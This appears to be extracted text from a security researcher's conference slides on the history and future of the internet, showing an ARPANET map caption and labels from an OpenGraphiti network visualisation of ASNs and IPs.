



TODAYS PREDICTIONS

---

**FOR TOMORROWS INTERNET**

# JOSH PYORRE (SECURITY RESEARCHER)

- ▶ Cisco Umbrella
- ▶ NASA
- ▶ Mandiant






**THE WORLD**

**IS A MAGICAL PLACE**






ARPA NETWORK, LOGICAL MAP, MAY 1973





# THE INTERNET IN THE 70'S



OpenGraphiti



0

Nodes



All

Size

Activity

Edges

Edge Line

Size

Activity

Physics

Temperature



Filters

LOD Min/Max

Node LOD


Edge LOD

SMALL MAPPING OF ASN'S  
TO THEIR IPS TO GET A  
SENSE OF SCALE

